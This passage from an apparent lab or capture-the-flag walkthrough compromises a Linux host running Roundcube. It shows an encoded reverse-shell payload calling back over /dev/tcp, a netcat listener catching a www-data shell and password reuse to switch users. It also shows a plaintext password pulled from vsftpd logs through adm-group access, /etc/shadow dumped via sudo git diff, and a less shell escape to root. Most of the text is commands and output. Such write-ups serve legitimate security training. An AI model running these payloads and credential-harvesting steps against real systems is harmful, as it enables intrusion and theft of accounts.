5+%C5%22%C5%2F%C5b%C5i%C5n%C5%2F%C5b%C5a%C5s%C5h%C5+%C5-%C5i%C5+%C5%3E%C5%26%C5+%C5%2F%C5d%C5e%C5v%C5%2F%C5t%C5c%C5p%C5%2F%C51%C59%C52%C5%5C%C52%C5e%C51%C56%C
C5%3E%C5%26%C51%C5%22%C5%3B%C5%23%C5%22%C5%3B%C5%7D%C5i%C5%3A%C50%C5%3B%C5b%C5%3A%C50%C5%3B%C5%7D%C5%22%C5%3B%C5%7D%C5%7D%C5&_task=settings&_framed=1&_remote=

### Payload injected successfully

### Executing payload...
```

We get shell as www-data.

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 80
listening on [any] 80 ...
phconnect to [192.168.186.128] from (UNKNOWN) [192.168.186.134] 51508
bash: cannot set terminal process group (1353): Inappropriate ioctl for device
bash: no job control in this shell
www-data@lk-linux2:/var/www/html/roundcube$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@lk-linux2:/var/www/html/roundcube$
```

And we can reuse justin’s credentials to get shell as justin.

```
www-data@lk-linux2:/var/www/html/roundcube$ su justin
su justin
Password:
su: Authentication failure
www-data@lk-linux2:/var/www/html/roundcube$ su justin
su justin
Password: ArepasConQueso2026!
id
uid=1000(justin) gid=1000(justin) groups=1000(justin),4(adm),100(users)
python3 -c 'import pty; pty.spawn("/bin/bash")'
justin@lk-linux2:/var/www/html/roundcube$
```

Using Adm group to find Gilbert's password

Checking the home directory, there is another user named gilbert.

```
justin@lk-linux2:/home$ ls -la
ls -la
total 16
drwxr-xr-x  4 root    root    4096 May 24 21:53 .
drwxr-xr-x 20 root    root    4096 May 24 03:31 ..
drwxr-x---  2 gilbert gilbert 4096 May 24 21:54 gilbert
drwxr-xr--  6 justin  justin  4096 May 24 14:26 justin
justin@lk-linux2:/home$
```

In the output of the id command we saw justin is part of the adm group. We can use the following link to see how linux groups can be abused.

https://github.com/b4rdia/HackTricks/blob/master/linux-hardening/privilege-escalation/interesting-groups-linux-pe/README.md

The adm group allows us to read many files from /var/log, let's go to that directory and grep for anything interesting. Grepping to find anything mentioning the user gilbert we find plaintext credentials.

```
justin@lk-linux2:/home$ cd /var/log
cd /var/log
justin@lk-linux2:/var/log$ grep -r -i 'gilbert' 2>/dev/null
grep -r -i 'gilbert' 2>/dev/null
vsftpd.log:Sun May 25 04:41:39 2026 [pid 2995] [ftp] OK LOGIN: Client "::ffff:192.168.186.128", gilbert password "1xXOneMoreCachapaXx1"
justin@lk-linux2:/var/log$
```

Now using those credentials, we can ssh as gilbert.

```
└─# ssh gilbert@192.168.186.134
gilbert@192.168.186.134's password:
Welcome to Ubuntu 26.04 LTS (GNU/Linux 7.0.0-15-generic x86_64)

 * Documentation:  https://docs.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon May 25 01:06:02 AM UTC 2026

  System load:  0.15              Processes:             252
  Usage of /:   36.9% of 9.00GB   Users logged in:       0
  Memory usage: 16%               IPv4 address for ens33: 192.168.186.134
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

4 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

gilbert@lk-linux2:~$
```


Privilege Escalation: Shell escape in git diff

Using sudo -l command we can see our user can run the git diff command as root.

```
gilbert@lk-linux2:~$ sudo -l
[sudo: authenticate] Password:
User gilbert may run the following commands on lk-linux2:
    (root) /usr/bin/git diff *
gilbert@lk-linux2:~$
```

According to gtfobins we can abuse this command to read any file.

https://gtfobins.org/gtfobins/git/#file-read



We can read /etc/shadow however we aren't able to crack root's hash.

```
gilbert@lk-linux2:~$ sudo /usr/bin/git diff /dev/null /etc/shadow
diff --git a/etc/shadow b/etc/shadow
new file mode 100644
index 0000000..ff33669
--- /dev/null
+++ b/etc/shadow
@@ -0,0 +1,40 @@
+root:$y$j9T$657OMfr6U/YjHANR9zqGF/$7/o1A4oiREjV5TUVNlutMlGGJZKkKjd49L7nXxnqLPC:20597:0:99999:7:::
+daemon:*:20563:0:99999:7:::
+bin:*:20563:0:99999:7:::
+sys:*:20563:0:99999:7:::
+sync:*:20563:0:99999:7:::
+games:*:20563:0:99999:7:::
+man:*:20563:0:99999:7:::
+lp:*:20563:0:99999:7:::
+mail:*:20563:0:99999:7:::
+news:*:20563:0:99999:7:::
+uucp:*:20563:0:99999:7:::
+proxy:*:20563:0:99999:7:::
+www-data:*:20563:0:99999:7:::
+backup:*:20563:0:99999:7:::
+list:*:20563:0:99999:7:::
+irc:*:20563:0:99999:7:::
+_apt:*:20563:0:99999:7:::
+nobody:*:20563:0:99999:7:::
+systemd-network:!*:20563::::1:
+dhcpcd:!*:20563::::1:
+messagebus:!*:20563::::::
+systemd-resolve:!*:20563::::1:
+_chrony:!*:20563::::::
+usbmux:!:20563::::::
+pollinate:!:20563::::::
+polkitd:!*:20563::::::
+syslog:!:20563::::::
+uuidd:!:20563::::::
+tcpdump:!*:20563::::1:
+tss:!*:20563::::::
```

When git diff reads a file, by default it uses less to read them.

https://www.mslinn.com/git/200-git-pager.html

We can abuse less to perform shell escape.

https://gtfobins.org/gtfobins/less/#shell

Shell

This executable can spawn an interactive system shell.

(a) Unprivileged | Sudo | SUID

This function can be performed by any unprivileged user.

```
less /etc/hosts
!/bin/sh
```

Doing the shell escape gives us shell as root.

